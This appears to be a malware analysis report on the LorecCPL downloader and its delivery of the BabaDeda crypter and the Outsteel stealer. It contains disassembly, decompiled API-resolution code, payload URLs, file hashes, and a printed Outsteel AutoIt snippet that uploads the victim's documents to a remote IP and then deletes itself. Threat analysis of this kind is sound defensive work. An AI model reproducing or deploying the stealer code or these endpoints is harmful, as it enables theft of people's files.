
The *LorecCPL* file downloads an MSI file and installs it in the path: *“C:\Users\admin\AppData\Roaming\3delite\Memory Test Toolkit”*.

The *LorecCPL* file is therefore only a downloader and has a structure similar to a shellcode as shown in the following figure:



```
Listing:  44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28
                          CPlApplet
        0d5fbdf6 81 ec 54      SUB        ESP,0x1254                              allocate space
                 12 00 00
        0d5fbdfc e8 12 00      CALL       FUN_0d5fbe13                            undefined8 FUN_0d5fbe13(undefine...
                 00 00
        0d5fbe01 6b            ??         6Bh    k                                ret address points to the str
        0d5fbe02 00            ??         00h
        0d5fbe03 65            ??         65h    e
        0d5fbe04 00            ??         00h
        0d5fbe05 72            ??         72h    r
        0d5fbe06 00            ??         00h
        0d5fbe07 6e            ??         6Eh    n
        0d5fbe08 00            ??         00h
        0d5fbe09 65            ??         65h    e
        0d5fbe0a 00            ??         00h
        0d5fbe0b 6c            ??         6Ch    l
        0d5fbe0c 00            ??         00h
        0d5fbe0d 33            ??         33h    3
        0d5fbe0e 00            ??         00h
        0d5fbe0f 32            ??         32h    2
        0d5fbe10 00            ??         00h
        0d5fbe11 00            ??         00h
        0d5fbe12 00            ??         00h

                          **************************************************************
                          *                          FUNCTION                          *
                          **************************************************************
                          undefined8 __fastcall FUN_0d5fbe13(undefined4 param_1, u...
            undefined8       EDX:4,EAX:4    <RETURN>
            undefined4       ECX:4          param_1
            undefined4       EDX:4          param_2
                          FUN_0d5fbe13                            XREF[1]:     CPlApplet:0d5fbdfc(c)
        0d5fbe13 e8 97 03      CALL       get_lib_address_by_name                 void * get_lib_address_by_name(v...
                 00 00
        0d5fbe18 89 c3         MOV        EBX,EAX
        0d5fbe1a e8 0d 00      CALL       SUB_0d5fbe2c
                 00 00
        0d5fbe1f 4c            ??         4Ch    L
        0d5fbe20 6f            ??         6Fh    o
        0d5fbe21 61            ??         61h    a
        0d5fbe22 64            ??         64h    d
        0d5fbe23 4c            ??         4Ch    L
        0d5fbe24 69            ??         69h    i
        0d5fbe25 62            ??         62h    b
        0d5fbe26 72            ??         72h    r
        0d5fbe27 61            ??         61h    a
        0d5fbe28 72            ??         72h    r
        0d5fbe29 79            ??         79h    y
        0d5fbe2a 57            ??         57h    W
        0d5fbe2b 00            ??         00h
```


Basically, the code and the useful data are both in the text section. The return address in the stack is used to insert the address of the value that will be used by the call. The following routine is used to find the module addresses , walking the PEB structure:



Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28


```
        void *            EAX:4          <RETURN>
        void *            Stack[0x4]:4   param_1
                        get_lib_address_by_name                   XREF[1]:     FUN_0d5fbe13:0d5fbe13(c)
    0d5fc1af 52             PUSH       EDX                                        push dirty value
    0d5fc1b0 64 8b 15       MOV        EDX,dword ptr FS:[0x30]
             30 00 00 00
    0d5fc1b7 8b 52 0c       MOV        EDX,dword ptr [EDX + 0xc]
    0d5fc1ba 83 c2 0c       ADD        EDX,0xc

                        LAB_0d5fc1bd                              XREF[1]:     0d5fc1ce(j)
    0d5fc1bd 8b 12          MOV        EDX,dword ptr [EDX]
    0d5fc1bf 8b 4a 30       MOV        ECX,dword ptr [EDX + 0x30]
    0d5fc1c2 51             PUSH       ECX
    0d5fc1c3 ff 74 24 0c    PUSH       dword ptr [ESP + 0xc]                      repush on the stack retaddr(str)
    0d5fc1c7 e8 0b 00       CALL       compare_strings                            cmp library to get addr and cur ...
             00 00
    0d5fc1cc 85 c0          TEST       EAX,EAX
    0d5fc1ce 74 ed          JZ         LAB_0d5fc1bd
    0d5fc1d0 8b 42 18       MOV        EAX,dword ptr [EDX + 0x18]
    0d5fc1d3 5a             POP        EDX
    0d5fc1d4 c2 04 00       RET        0x4
```

Once the address of the library has been obtained, of course the necessary APIs will actually be resolved:



Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28


```
    0d5fbe13 e8 97 03       CALL       get_lib_address_by_name                  void * get_lib_address_by_name(v...
             00 00
    0d5fbe18 89 c3          MOV        EBX,EAX                                  store module addr to ebx
    0d5fbe1a e8 0d 00       CALL       SUB_0d5fbe2c
             00 00
    0d5fbe1f 4c             ??         4Ch    L
    0d5fbe20 6f             ??         6Fh    o
    0d5fbe21 61             ??         61h    a
    0d5fbe22 64             ??         64h    d
    0d5fbe23 4c             ??         4Ch    L
    0d5fbe24 69             ??         69h    i
    0d5fbe25 62             ??         62h    b
    0d5fbe26 72             ??         72h    r
    0d5fbe27 61             ??         61h    a
    0d5fbe28 72             ??         72h    r
    0d5fbe29 79             ??         79h    y
    0d5fbe2a 57             ??         57h    W
    0d5fbe2b 00             ??         00h

                        **************************************************************
                        *                          SUBROUTINE                        *
                        **************************************************************
                        SUB_0d5fbe2c                              XREF[1]:     CPlApplet:0d5fbe1a(c)
    0d5fbe2c 53             PUSH       EBX                                      passing module addr as argument
    0d5fbe2d e8 f6 03       CALL       get_api_address                          undefined8 get_api_address(void ...
             00 00
    0d5fbe32 89 c7          MOV        EDI,EAX
    0d5fbe34 e8 0f 00       CALL       SUB_0d5fbe48
             00 00
```



Decompile: get_api_address - (44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7...


```
                    /* analyze module and for each api compare the name with the ret addr (str) */
  iVar1 = *(int *)((int)param_1 + *(int *)((int)param_1 + 0x3c) + 0x78) + (int)param_1;
  iVar2 = *(int *)(iVar1 + 0x18);
  piVar4 = (int *)(*(int *)(iVar1 + 0x20) + (int)param_1);
  do {
    if (iVar2 == 0) {
      iVar2 = 0;
LAB_0d5fc28c:
      return CONCAT44(in_EDX,iVar2);
    }
    uVar3 = 0xffffffff;
    bVar7 = false;
    pcVar5 = (char *)(*piVar4 + (int)param_1);
    do {
      if (uVar3 == 0) break;
      uVar3 = uVar3 - 1;
      bVar7 = *pcVar5 == '\0';
      pcVar5 = pcVar5 + 1;
    } while (!bVar7);
    uVar3 = ~uVar3;
    pcVar5 = in_stack_00000008;
    pcVar6 = (char *)(*piVar4 + (int)param_1);
    do {
                    /* compare the two api strings */
      if (uVar3 == 0) break;
      uVar3 = uVar3 - 1;
      bVar7 = *pcVar5 == *pcVar6;
      pcVar5 = pcVar5 + 1;
      pcVar6 = pcVar6 + 1;
    } while (bVar7);
    if (bVar7) {
      iVar2 = *(int *)(*(int *)(iVar1 + 0x1c) +
                       (uint)*(ushort *)
                              ((int)param_1 +
                              (iVar2 - *(int *)(iVar1 + 0x18)) * -2 + *(int *)(iVar1 + 0x24)) * 4 +
                      (int)param_1) + (int)param_1;
      goto LAB_0d5fc28c;
    }
    piVar4 = piVar4 + 1;
    iVar2 = iVar2 + -1;
  } while( true );
}
```

The function to find the library address and to resolve the API name are used few times to get the address of the APIs LoadLibraryW() and GetProcAddr(), respectively the addresses are stored in the EDI and ESI registers. So further in the code when a library or a API should be resolved the EDI/ESI register are used to call the proper API.



```
Listing:  44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28
                        SUB_0d5fbe48                               XREF[1]:     CPlApplet:0d5fbe34(c)
        0d5fbe48 53          PUSH       EBX
        0d5fbe49 e8 da 03    CALL       get_api_address                          undefined8 get_api_address(void ...
                 00 00
        0d5fbe4e 89 c6       MOV        ESI,EAX                                  store getProcAddress in ESI
        0d5fbe50 e8 1a 00    CALL       SUB_0d5fbe6f
                 00 00
        0d5fbe55 45          ??         45h    E
        0d5fbe56 78          ??         78h    x
        0d5fbe57 70          ??         70h    p
        0d5fbe58 61          ??         61h    a
        0d5fbe59 6e          ??         6Eh    n
        0d5fbe5a 64          ??         64h    d
        0d5fbe5b 45          ??         45h    E
        0d5fbe5c 6e          ??         6Eh    n
        0d5fbe5d 76          ??         76h    v
        0d5fbe5e 69          ??         69h    i
        0d5fbe5f 72          ??         72h    r
        0d5fbe60 6f          ??         6Fh    o
        0d5fbe61 6e          ??         6Eh    n
        0d5fbe62 6d          ??         6Dh    m
        0d5fbe63 65          ??         65h    e
        0d5fbe64 6e          ??         6Eh    n
        0d5fbe65 74          ??         74h    t
        0d5fbe66 53          ??         53h    S
        0d5fbe67 74          ??         74h    t
        0d5fbe68 72          ??         72h    r
        0d5fbe69 69          ??         69h    i
        0d5fbe6a 6e          ??         6Eh    n
        0d5fbe6b 67          ??         67h    g
        0d5fbe6c 73          ??         73h    s
        0d5fbe6d 57          ??         57h    W
        0d5fbe6e 00          ??         00h

                        **************************************************************
                        *                          SUBROUTINE                        *
                        **************************************************************
                        SUB_0d5fbe6f                               XREF[1]:     CPlApplet:0d5fbe50(c)
        0d5fbe6f 53          PUSH       EBX
        0d5fbe70 ff d6       CALL       ESI
        0d5fbe72 68 04 01    PUSH       0x104
                 00 00
        0d5fbe77 8d 94 24    LEA        EDX,[ESP + 0x1010]
                 10 10 00 00
        0d5fbe7e 52          PUSH       EDX
        0d5fbe7f e8 2c 00    CALL       SUB_0d5fbeb0
                 00 00
```

The library downloads an executable, with hash "*7b67ed1f42e5cf388a0a981566598E716D9B4F99*" from the URL "*CDN.Discordapp.com/attachments/908281957039869965/911202801695/9112028016965/91120280162882172/adobeaacrobatreaderUpdate.exe*" using the "*WinHTTP*" library, saves it in the path: "*C:\Users\Public\svchosts.exe*" and finally executes it.



```
7178C173    68 656C6C45      push 456C6C65
7178C178    78 65            js aa.7178C1DF
7178C17A    6375 74          arpl word ptr ss:[ebp+74],si
7178C17D    65:57            push edi
7178C17F    0050 FF          add byte ptr ds:[eax-1],dl
            D6               salc
            6A 01            push 1
7178C185    6A 00            push 0
7178C187    6A 00            push 0
7178C189    8D9424 18100000  lea edx,dword ptr ss:[esp+1018]
7178C190    52               push edx
7178C191    6A 00            push 0
7178C193    6A 00            push 0
7178C195    FFD0             call eax
7178C197    E8 0C000000      call aa.7178C1A8
7178C19C    45               inc ebp
7178C19D    78 69            js aa.7178C208
7178C19F    74 50            je aa.7178C1F1
7178C1A1    72 6F            jb aa.7178C212
7178C1A3    6365 73          arpl word ptr ss:[ebp+73],sp
7178C1A6    73 00            jae aa.7178C1A8
7178C1A8    53               push ebx
7178C1A9    FFD6             call esi
7178C1AB    6A 00            push 0
7178C1AD    FFD0             call eax
7178C1AF    52               push edx
7178C1B0    64:8B15 30000000 mov edx,dword ptr fs:[30]
7178C1B7    8B52 0C          mov edx,dword ptr ds:[edx+C]
7178C1BA    83C2 0C          add edx,C
7178C1BD    8B12             mov edx,dword ptr ds:[edx]
7178C1BF    8B4A 30          mov ecx,dword ptr ds:[edx+30]
7178C1C2    51               push ecx
7178C1C3    FF7424 0C        push dword ptr ss:[esp+C]
7178C1C7    E8 0B000000      call aa.7178C1D7
7178C1CC    85C0             test eax,eax
```

```
EAX    7689CD20    <shell32.ShellExecuteW>
EBX    75B80000    "MZ"
ECX    1FB73B71
EDX    0309F734    L"C:\\Users\\Public\\svchosts.exe"
EBP    70E7B080    <winhttp.WinHttpReadData>
ESP    0309E710
ESI    75BA0300    <kernel32.GetProcAddress>
EDI    75BA20B0    <kernel32.LoadLibraryW>

EIP    7178C195    aa.7178C195

EFLAGS    00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000007C (STATUS_NO_TOKEN)

GS 002B   FS 0053
ES 002B   DS 002B

Default (stdcall)
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 0309F734 L"C:\\Users\\Public\\svchosts.exe"
4: [esp+C] 00000000
5: [esp+10] 00000000
6: [esp+14] 00000001
7: [esp+18] 000002C4
```


The file with hash *7b67ed1f42e5cf388a0a981566598e716d9b4f99* install *BabaDeda* crypter and starts the main malicious binary named also in this case *mathparser.exe.*

The malicious files extracted are always the same:

NAME	SHA1	PURPOSE
mathparser.exe	f2b8ab6f531621ab355912de64385410c39c1909	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1st Loaded DLL

libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container

The *LorecCPL* libraries have been used to download *Outsteel* or *BabaDeda* crypter.




```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

2.3 LorecCPL downloads ASPProtected Outsteel


This infection chain according to the compilation time is of December 2021, differently from the previous one it does not uses *BabaDeda* crypter as loader but just uses *LorecCPL* to download *Outsteel* packed.


Downloads Packed Outsteel
http://stun.site/zepok101.exe
EXE
LorecCPL
Outsteel
exfiltration
http://185.244.41.109:8080/upld/

The chain starts with an archive, with hash *0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203*, containing a LorecCPL file, with hash *f9d5b4cd52b42858917a4e1a1a60763c039f8930*, and named


pdf - Приклад заповнення пояснювальної текст заповнюється вручну.cpl .

The CPL file, having the text segment writable, decrypts the real code via xor and then jump on it. After the xor operation the code goes on the decrypted zone and execute the usual *LorecCPL* flow, i.e. putting arguments on the stack as return address and use them in functions.


Listing: a318fbaddaa11df5edde620b4c45ff31316dcf...
Decompile: UndefinedFunction_02031ac0 - (a318fbaddaa11df...

```
                  00 00
        02031baf 90            NOP
        02031bb0 2d ad 0b      SUB        EAX,0xbad
                  00 00
        02031bb5 58            POP        RAX
        02031bb6 9d            POPFD
        02031bb7 51            PUSH       RCX
        02031bb8 90            NOP
        02031bb9 90            NOP
        02031bba 9c            PUSHFQ
        02031bbb 53            PUSH       RBX
        02031bbc 53            PUSH       RBX
        02031bbd 81 eb 5a      SUB        EBX,0x245a
                  24 00 00
        02031bc3 81 eb c9      SUB        EBX,0x4c9
                  04 00 00
        02031bc9 81 c3 bc      ADD        EBX,0x51bc
                  51 00 00
        02031bcf 81 c3 23      ADD        EBX,0x1a23
                  1a 00 00
        02031bd5 5b            POP        RBX
        02031bd6 5b            POP        RBX
        02031bd7 9d            POPFD
        02031bd8 59            POP        RCX
        02031bd9 72 a1         JC         LAB_02031b7c
        02031bdb 07            ??         07h
        02031bdc db            ??         DBh
        02031bdd 91            ??         91h
        02031bde 9e            ??         9Eh
        02031bdf 13            ??         13h
        02031be0 00            ??         00h
        02031be1 00            ??         00h
        02031be2 e8            ??         E8h
        02031be3 9a            ??         9Ah
        02031be4 97            ??         97h
        02031be5 ef            ??         EFh
        02031be6 5e            ??         5Eh    ^
        02031be7 c4            ??         C4h
        02031be8 2d            ??         2Dh    -
        02031be9 7b            ??         7Bh    {
        02031bea 00            ??         00h
        02031beb f5            ??         F5h
        02031bec b6            ??         B6h
        02031bed 77            ??         77h    w
        02031bee 82            ??         82h
        02031bef 37            ??         37h    7
```

```
